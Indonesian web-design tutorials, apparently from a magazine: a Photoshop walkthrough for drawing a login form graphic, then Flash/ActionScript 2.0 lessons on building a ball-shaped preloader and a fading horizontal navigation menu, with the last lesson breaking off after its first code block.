
Ubah radius menjadi 4px, dan warna putih. Tarik bidang persegiunya untuk membentuk body form.



Berikan style pada bidang, pilih Layer > Layer Style > Gradient Overlay dan Stroke




Dan hasilnya seperti ini




Perhatikan pada layer, terdapat nama layer Shape 1, merupakan nama layer dari bidang yang baru saja kita buat. Tekan [CTRL+Click] pada Layer Shape 1, akan muncul seleksi sekitar bidang body form.




Aktifkan tool seleksi (M), dengan mode: Subtract from selection. Lalu klik dan drag seperti pada gambar



Maka seleksi akan berubah menjadi seperti pada gambar ini.




Pilih menu Select > Modify > Contract, dengan radius 4 px.




Lalu buat layer baru, dengan mengklik ikon new layer atau pilih menu Layer > New Layer, dengan nama layer top-header. Kasi warna pada seleksi, dengan menggunakan Paint Bucket berwarna putih, atau dengan shortcut [ALT+BackSpace].

Selanjutnya berikan style juga



Nanti hasilnya akan seperti ini:



Sekali lagi lakukan [CTRL+Click] pada Shape 1 (Body Form), dan aktifkan tool seleksi Polygon Lasso Tool (L), tapi kali ini modanya: Intersect With Selection




Buat bidang seleksi di sebelah kiri bawah. Dan ambil bagian seleksi pojok saja.



Lalu pilih Select > Modify > Contract, dengan radius 4px. Dan buat layer baru dengan nama: left-bot. Kasi warna dan style yang sama dengan layer top-header.

Tips: untuk style yang sama persis, dapat menggunakan trik kopipaste Style. Klik kanan pada layer top-header, lalu pilih Copy Layer Style, kemudian klik kanan pada layer left-bot, lalu pilih Paste Layer Style.



Tahap selanjutnya adalah membuat field form yang terdiri dari User ID dan Password.

Pertama ketik text User ID dan Password dengan menggunakan Tool Text (T).




Lalu buat persegi panjang dengan cara yang sama pada shapping top-header. Masing – masing untuk User ID dan Password.




Disini penulis menggunakan style gradasi dari abu abu muda ke putih. Dan sedikit stroke 1px berwarna abu abu tua.


Oke sekedar melengkapi berikan judul text pada header nya, dengan warna text putih disertai icon kecil untuk pemanis.




Selanjutnya buat satu shaping lagi untuk tombol login.



Dan berikan sedikit stroke di sekitar bidang tombol login, dengan cara [CTRL+Click] pada layer tombol login, lalu pilih Select > Modify > Contract, radius = 2px. Dan buat layer baru, lalu pilih menu Edit > Stroke, pilih inside mode dengan radius 1px dan warna putih.



Untuk kesan keindahan, kali ini kembangkan kreatifitas Anda, gunakan Custom Shape untuk mengambil ilustrasi Centang.




Tahap selanjutnya adalah mengalansia hasil design sementara, hmmm... disini penulis tambahkan beberapa garis hitam dengan shadow putih 1px pada pojok segi tiga kiri bawah. Gunakan pencil tool untuk membuat garis-garis nya.


Selain itu, penulis membubuhkan text dreLogin V.1.1, yang merupakan open source sederhana untuk Login Aplikasi, menggunakan jQuery Ajax Teknologi sebagai form handler nya. Penulis menyedian share file dreLogin untuk di download di :

<http://www.dremi.info/wwwtips.php?cID=79>

Berikut ini adalah hasil akhir dari design form login yang unik.



Sedangkan contoh implementasi dengan design yang sedikit dibedakan, dapat dilihat pada gambar berikut ini



Akhir kata, penulis ucapkan selamat mencoba :-)[Hairul Azami]

61

Membuat Preloader Sederhana dan Unik

64

Membuat Web flash sederhana (Part 1)

69

Overview Website Flash dan Animasi Flash

Flash & Animation

Membuat Preloader Sederhana & Unik




Dalam rubrik ini kita akan membuat aplikasi ataupun konten-konten yang menarik yang bisa dibuat dengan menggunakan Flash.

Kita sekarang akan membuat preloader sederhana dan unik. Dikarenakan movie Flash dijalankan secara streaming pada internet browser, maka diperlukan beberapa waktu untuk movie Flash tersebut ditampilkan secara penuh. Movie Flash ditampilkan secara satu per satu sesuai dengan seberapa besar kilobytes yang telah didownload. Jika kita membiarkan hal seperti ini, situs atau movie Flash akan terlihat kacau. Oleh karena itu, kita perlu membuat sebuah preloader. Preloader menampilkan informasi mengenai seberapa besar situs atau movie Flash kita telah terdownload. Agar membuat pengunjung tidak langsung bosan, alangkah lebih baiknya jika kita membuat preloader yang menarik. Bisa menggunakan animasi ataupun cara lainnya.

Dalam tutorial ini, kita akan membuat preloader berbentuk bola, dimana setiap kilobytes yang telah didownload akan digambarkan oleh animasi bergeraknya air (isi bola) hingga penuh.




Buatlah sebuah lingkaran berukuran 143x143 pixel. Berikan warna gradiasi.




Kemudian, buatlah sebuah lingkaran berukuran sama dengan lingkaran yang pertama kita buat pada layer baru diatasnya. Berikan warna berbeda.



Dibawah layer lingkaran pertama, buatlah shape seperti pada gambar berikut ini. Kemudian kelompokan layer ini di bawah layer **Mask** yang telah kita buat.





Setelah itu, klik kanan pada layer baru tersebut, dan pilih **Mask**.



Kita bisa memberikan efek glossy. Tapi itu terserah Anda.




Posisikan shape tersebut seperti pada gambar p06. Kemudian convert shape tersebut menjadi symbol movieclip dengan titik registrasi di tengah atas. Beri nama **Isi**.



Setelah persiapan gambar telah selesai, lanjutkan dengan membuat layer baru diatas layer **Mask**. Buatlah dua buah static teks bertuliskan "Loading" dan "%", dan buatlah sebuah Dynamic Text.

Untuk Dynamic Text, berikan nama variable `persentaseLoad` Text. Posisikan ketiganya seperti pada gambar



Klik movieClip **Isi** yang telah kita buat. Lalu buka action panel (window actions).

Ketikan kode berikut:

```
onClipEvent(load) {  
    bytes=0;  
    seluruhbytes=0;  
}  
onClipEvent(enterFrame) {  
    bytes=Math.round(_parent.getBytesLoaded()/1024);  
    seluruhbytes=Math.round(_parent.getBytesTotal()/1024);  
    isiBola=Math.round((bytes/seluruhbytes)*100);  
    _y=(274-isiBola)-44;  
    _root.persentaseLoad=isiBola;  
    if(bytes>=seluruhbytes){  
        _root.gotoAndStop(2);  
    }  
}
```

Buatlah sebuah layer baru, beri nama "action". Kemudian pilih frame pertama layer tersebut, dan masukan kode berikut pada action panel.

```
stop();  
persentaseLoad=0;
```

Berikut adalah penjelasan kode actionscript diatas.

Terdapat 2 variable ketika loading, yaitu variable **bytes** yang digunakan sebagai penentu jumlah bytes yang telah didownload. Kemudian variable **seluruhBytes** yang digunakan sebagai pemberi informasi ukuran file keseluruhan yang akan didownload.

Variable **bytes** dihitung dengan menggunakan action `((bytes=Math.round(_parent.getBytesLoaded()/1024));`. Untuk membulatkan nilai variable bytes, kita menggunakan **Math.round**. Sedangkan untuk memberikan informasi jumlah bytes yang telah terdownload, digunakan `getBytesLoaded()`. Kemudian, hasilnya dibagi dengan 1024, yaitu nilai per kilobyte.

Pada movieclip, digunakan `(_y=(274-isiBola)-44;`, dimana **_y** adalah titik koordinat movieclip, sedangkan 274 adalah koordinat awal movieclip. Lalu, dikurangi variable **isiBola** yang telah dihitung berdasarkan persentase byte yang telah didownload. Nilai 44 adalah nilai yang digunakan agar posisi akhir movieclip tepat memenuhi lingkaran (dalam hal ini, masalah penempatan dan penghitungan sesuai dengan keinginan kita, penulis hanya membeberkan rumusnya saja)

Action `(if(bytes>=seluruhbytes){})` maksudnya jika seluruh file telah terdownload, maka bisa mengeksekusi perintah di dalamnya `(_root.gotoAndStop(2))`.

Nah, kita tidak akan melihat proses loading dalam status offline karena kecepatan load komputer lebih cepat daripada kecepatan online. Selamat mencoba.*[M. Tovan Setia Putra]*

Membuat Web Flash Sederhana (Part I)

Pada rubrik Learning by Doing ini, kita akan membuat sebuah website flash yang sederhana. Bagian ini sengaja dibuat dalam beberapa *part*, agar pembaca bisa memahami masing-masing *content* yang diperlukan agar terbentuknya sebuah website flash yang ideal.

Kita akan membuat sebuah website flash sederhana kurang lebih seperti pada gambar sw00. Penulis juga masih menggunakan *actionscript 2.0*. Walaupun sudah ada *actionscript 3.0*, penggunaan *actionscript 2.0* masih banyak digunakan oleh para developer Flash. Sebenarnya hanya ada beberapa perbedaan, tetapi *actionscript 2.0* masih bisa digunakan jika kita menggunakan Adobe Flash CS3 atau CS4.



Dalam Part I ini, kita terlebih dahulu akan membuat menu atau navigasi untuk website flash yang akan kita buat ini.

Sebelum kita terjun dalam pengaplikasianya, alangkah lebih baiknya penulis menjelaskan terlebih dahulu beberapa hal mengenai syarat navigasi yang efektif. Desain navigasi adalah salah satu kunci sukses bagi *web interface*. Jika pengunjung situs kita tahu di halaman mana mereka sedang berada, kemana saja mereka bisa berjelajah, dan bagaimana cara mereka menuju kesana, maka, hal tersebut bisa dijadikan ukuran bagi kesuksesan website kita.

Apa saja yang membuat sistem navigasi agar efektif ?

Optimalisasi Hierarki

Rencanakan struktur sistem navigasi untuk situs flash kita, kurangi jumlah level dalam hierarki tanpa keluar dari tujuan situs flash kita. Hal ini bisa membuat bagian dari situs yang lebih dalam bisa terakses oleh pengunjung.

Dominasi desain pada sistem navigasi atau menu

Jangan sampai kita membuat menu yang samar, yang membuat pengunjung harus bekerja keras mencari dimana letak menu atau navigasi dalam situs kita berada. Dominasi desain pada sistem navigasi kita akan mempermudah pengunjung dalam mengakses tiap halaman dalam situs flash kita.

Elemen Interaktif

Jadikan sistem navigasi dalam situs kita menjadi sesuatu yang interaktif dan menyenangkan. Hal ini juga akan menarik minat pengunjung agar kembali mengunjungi situs kita di lain waktu.


Nah, setelah kita mengetahui sedikit ilmu mengenai cara mengefektifkan sistem navigasi, kita bisa langsung melangkah untuk membuat sistem navigasi atau menu untuk situs flash kita.

Jenis navigasi yang akan kita buat ini adalah jenis navigasi horizontal. Kita akan membuat menu yang memiliki efek menyala dan meredup. Ketika pengunjung meletakan kursor diatas salah satu menu, maka akan timbul efek animasi menyala yang dibuat dengan cara *fade in*, begitu juga sebaliknya ketika pengunjung melepaskan kursor dari area menu, akan timbul efek cahaya meredup.

Setting scene kita dengan membuat sebuah layar baru. File New.


Pada properti layar, ubahlah backgroundnya menjadi berwarna abu-abu (#cccccc).

Buatlah beberapa layer yang tersusun seperti pada gambar sebagai berikut




Sekarang, kita akan membuat desain tombol menu.

Dimulai dengan membuat dua buah garis tebal, masing-masing garis memiliki ukuran berbeda. Garis yang pertama, berukuran 550x10 pixel. Garis yang kedua berukuran 550x5 pixel. Susun kedua garis tersebut seperti pada gambar



Save dengan nama yang kita suka.


Selanjutnya, pada layer tombol, gambarlah sebuah kotak berukuran 80x10 pixel, dan tempatkan sesuai dengan garis pertama. Lihat gambar berikut. Pilihlah warna yang sesuai dengan selera. Desain kotak yang penulis buat adalah kotak tanpa stroke.



Pilih kotak yang baru saja kita buat pada layer tombol, kemudian tekan F8. Akan muncul tab Convert to Symbol seperti pada gambar berikut. Beri nama tombol tersebut. Disitu kita lihat ada 3 option. Pilihlah option Button dan biarkan titik registrasi berada di tengah, lalu klik OK.



Dalam Library (buka Library dengan cara menekan tombol ctrl+L), terdapat tombol yang baru saja kita convert tadi. Pilih tombol tersebut dalam Library, lalu klik kanan dan edit. Maka, akan muncul screen edit tombol seperti pada gambar berikut ini. Buatlah layer baru bernama "teks" pada screen tersebut. Kita melihat disini ada frame Up, Over, Down, dan Hit. Frame Up adalah frame dimana status tombol tidak berubah, tidak seperti saat cursor berada diatasnya ataupun saat tombol diklik. Lanjutkan dengan membuat teks Home atau teks apapun sesuai keinginan, pada layer teks. Teks ini akan digunakan untuk penamaan menu.




Tekan ctrl+E untuk kembali ke stage utama.


Pada Library, terdapat tombol yang tadi kita edit. Pilih tombol tersebut, klik kanan dan klik Duplicate. Tombol tersebut kita duplicate agar mengefesienkan waktu. Pada tab Duplicate to Symbol seperti pada gambar berikut ini, beri nama yang berbeda dan mudah dimengerti, lalu klik OK. Edit masing-masing tombol tersebut, dengan warna berbeda. Disini penulis membuat 4 tombol.



Drag tombol-tombol dari Library ke stage utama. Susunlah sehingga hasilnya seperti terlihat pada gambar berikut ini




Sekarang, beralih ke layer "mc utama", buatlah sebuah kotak berukuran 80x20 pixel. Yang harus diutamakan adalah ukuran panjang kotak sama dengan panjang tombol. Bisa dilihat contohnya pada gambar berikut ini.





Fill kotak tersebut dengan warna gradiasi linear. Sesuaikan warna dengan warna tombol, dengan alpha 80%, dan pada bagian warna putih dengan alpha 0%.



Dengan menggunakan Fill Transform Tool (shortcut dengan menekan tombol F), rotate gradiasi linear yang kita buat tadi sehingga vertikal ke bawah seperti pada gambar berikut ini.




Kemudian, select kotak yang baru saja kita buat tersebut dan ubah menjadi symbol movieclip. Lakukan hal serupa dengan menduplicate movie clip tersebut, dan susun seperti pada gambar berikut ini.




Saatnya kita memberikan *instance name* pada masing-masing movieclip.

Instance name harus kita buat agar movieclip yang kita buat bisa diakses oleh actionscript. Pilih movieclip yang baru saja kita buat tadi, dan pada tab Properties, ketik nama instance untuk movieclip tersebut. Pada Properties movieclip, ubahlah color dari None menjadi Alpha, dengan nilai Alpha 0%.

Lakukan hal yang sama untuk pemberian *instance name* pada tombol



Sekarang kita melangkah pada proses memberikan kode. Pada layer action, frame 1, klik frame 1 tersebut, dan buka tab Actions (Window Actions) seperti pada gambar berikut ini.



Kita akan membuat beberapa kode yaitu :

- Fungsi untuk mengontrol animasi menyala pada movieclip.
- Fungsi untuk mengontrol animasi meredup pada movieclip.
- Perintah onRollOver dan onRollOut untuk tombol

Ketikan kode dibawah ini pada panel Actions.

```
function menyala(warna) {
    warna.onEnterFrame =
    function() {
        if
        (this._alpha<100) {
            this._alpha += 10;
        }
    };
}

function meredup(warna) {
    warna.onEnterFrame =
    function() {
        if
        (this._alpha>0) {
            this._alpha -= 5;
        }
    };
}
```

